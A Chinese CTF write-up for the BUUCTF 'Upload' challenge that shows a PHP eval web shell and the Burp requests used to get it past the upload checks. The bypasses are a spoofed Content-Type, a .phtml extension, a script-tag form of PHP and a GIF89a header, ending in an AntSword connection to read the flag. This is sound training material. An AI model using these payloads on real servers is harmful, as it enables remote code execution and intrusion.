
buuctf web 极客大挑战2019 Upload

原创

Ethan552525 于 2021-09-12 17:10:24 发布 137 收藏 1
分类专栏： BUUCTF 文章标签： php html web

BUUCTF 专栏收录该内容
13 篇文章 0 订阅
订阅专栏

题目：




解题：

1：上传“一句话木马”文件

编辑文件a.php：

```
<?php @eval($_POST['shell']);?>
```


上传后得到：



Not image! 提示需要上传文件为 image。


2：修改Content-Type

上传a.php文件时，用burp suite抓包得到：



```
POST /upload_file.php HTTP/1.1
Host: da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81
Content-Length: 316
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZR3uDlIkvbRWJFqF
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.9
Referer: http://da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryZR3uDlIkvbRWJFqF
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: application/x-php

<?php @eval($_POST['shell']);?>
------WebKitFormBoundaryZR3uDlIkvbRWJFqF
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundaryZR3uDlIkvbRWJFqF--
```

修改Content-Type为 image/gif



```
POST /upload_file.php HTTP/1.1
Host: da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81
Content-Length: 308
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZR3uDlIkvbRWJFqF
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.9
Referer: http://da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryZR3uDlIkvbRWJFqF
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: image/gif

<?php @eval($_POST['shell']);?>
------WebKitFormBoundaryZR3uDlIkvbRWJFqF
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundaryZR3uDlIkvbRWJFqF--
```


```
    new Vidage('#VidageVideo');
    </script>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    <div class="error">
      <strong>
        NOT ! php !
      </strong>
    </div>


    <div style="position: absolute;bottom: 0;width: 95%;">
      <p align="center" style="font:italic 15px Georgia,serif;">
        Syclover @ cl4y
      </p>
    </div>
  </body>
</html>
```

提示：NOT ! php !，说明不能后缀为php。

> **phtml文件**
>
> 在嵌入了php脚本的html中，使用 phtml作为后缀名；完全是php写的，则使用php作为后缀名。这两种文件，web服务器都会用php解释器进行解析。

3：修改文件后缀为a.phtml

修改a.php为a.phtml后：



```
POST /upload_file.php HTTP/1.1
Host: da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81
Content-Length: 310
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZR3uDlIkvbRWJFqF
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.9
Referer: http://da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryZR3uDlIkvbRWJFqF
Content-Disposition: form-data; name="file"; filename="a.phtml"
Content-Type: image/gif

<?php @eval($_POST['shell']);?>
------WebKitFormBoundaryZR3uDlIkvbRWJFqF
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundaryZR3uDlIkvbRWJFqF--

```

```
      new Vidage('#VidageVideo');
      </script>
      </br>
      </br>
      </br>
      </br>
      </br>
      </br>
      </br>
      </br>
      </br>
      </br>
      </br>
      </br>
      </br>
      </br>
      </br>
      <div class="error">
        <strong>
          NO! HACKER! your file included '&#x3C;&#x3F;'
        </strong>
      </div>


      <div style="position: absolute;bottom: 0;width: 95%;">
        <p align="center" style="font:italic 15px Georgia,serif;">
          Syclover @ cl4y
        </p>
      </div>
    </body>
  </html>
```


提示： NO! HACKER! your file included '&#x3C;&#x3F;'

> ### html实体字符
>
> HTML 中规定了 Character entity references，也就是通常我们说得 **html实体字符**，一些字符在 HTML 中拥有特殊的含义，比如小于号 (<) 用于定义 HTML 标签的开始。如果我们希望浏览器正确地显示这些字符，我们必须在 HTML 源码中插入字符实体。
>
> 字符实体有三部分：一个和号 (&)，一个实体名称，或者 # 和一个实体编号，以及一个分号 (;)。要在 HTML 文档中显示小于号，我们需要这样写：*&lt;* 或者 *&#60*。
>
> **&#x3C;** 代表：<，**&#x3F;** 代表：*?*

也就是说上传文件里不能包含：" <? "

4：绕过" <? "限制

用 script标签 绕过“<?”限制：<script language='php'>@eval($_POST['cmd']);</script>



```
POST /upload_file.php HTTP/1.1
Host: 4a46933f-3f6c-4946-8725-44c2ac48e1e5.node4.buuoj.cn:81
Content-Length: 333
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://4a46933f-3f6c-4946-8725-44c2ac48e1e5.node4.buuoj.cn:81
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3dUZn4T1X0WWpkNG
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://4a46933f-3f6c-4946-8725-44c2ac48e1e5.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundary3dUZn4T1X0WWpkNG
Content-Disposition: form-data; name="file"; filename="a.phtml"
Content-Type: image/gif

<script language='php'>@eval($_POST['cmd']);</script>

------WebKitFormBoundary3dUZn4T1X0WWpkNG
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundary3dUZn4T1X0WWpkNG--
```


```
    new Vidage('#VidageVideo');
    </script>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    <div class="error">
      <strong>
        Don't lie to me, it's not image at all!!!
      </strong>
    </div>


    <div style="position: absolute;bottom: 0;width: 95%;">
      <p align="center" style="font:italic 15px Georgia,serif;">
        Syclover @ cl4y
      </p>
    </div>
  </body>
</html>
```

提示：Don't lie to me, it's not image at all!!!

即：上传的根本不是图片。

5：GIF89a 图片头文件欺骗

在文件前面加文件头：GIF89a，php会检测其为gif图片。使用getimagesize函数无法判断其图片是无效的。



```
POST /upload_file.php HTTP/1.1
Host: da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81
Content-Length: 340
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZR3uDlIkvbRWJFqF
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://da9b2577-25a8-42d6-827f-2c7f2c1ea6bc.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryZR3uDlIkvbRWJFqF
Content-Disposition: form-data; name="file"; filename="a.phtml"
Content-Type: image/gif

GIF89a
<script language='php'>@eval($_POST['cmd']);</script>
------WebKitFormBoundaryZR3uDlIkvbRWJFqF
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundaryZR3uDlIkvbRWJFqF--
```

```
    new Vidage('#VidageVideo');
    </script>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    </br>
    <div class="error">
      <strong>
        上传文件名: a.phtml<br>
      </strong>
    </div>


    <div style="position: absolute;bottom: 0;width: 95%;">
      <p align="center" style="font:italic 15px Georgia,serif;">
        Syclover @ cl4y
      </p>
    </div>
  </body>
</html>
```

成功上传“一句话”木马。


6：蚁剑连接

上传文件一般都在upload目录下。

URL地址：http://4a46933f-3f6c-4946-8725-44c2ac48e1e5.node4.buuoj.cn:81/upload/a.phtml

连接密码：cmd

在根目录下找到flag文件，打开即得flag。



名称	日期	大小	属性
etc	2021-08-02 14:06:09	66 b	0755
home	2014-04-10 22:12:14	6 b	0755
lib	2016-07-11 23:23:25	208 b	0755
lib64	2016-07-11 23:23:12	34 b	0755
media	2016-07-11 23:22:49	6 b	0755
mnt	2014-04-10 22:12:14	6 b	0755
opt	2016-07-11 23:22:49	6 b	0755
proc	2021-08-02 14:06:10	0 b	0555
root	2016-07-11 23:23:35	37 b	0700
run	2019-11-19 09:30:15	33 b	0755
sbin	2016-07-22 15:18:57	44 b	0755
srv	2016-07-11 23:22:49	6 b	0755
sys	2021-06-14 01:12:31	0 b	0555
tmp	2021-08-02 14:06:12	6 b	1777
usr	2016-07-22 15:18:57	81 b	0755
var	2019-11-19 09:28:18	28 b	0755
.dockerenv	2021-08-02 14:06:09	0 b	0755
flag	2021-08-02 14:06:12	43 b	0644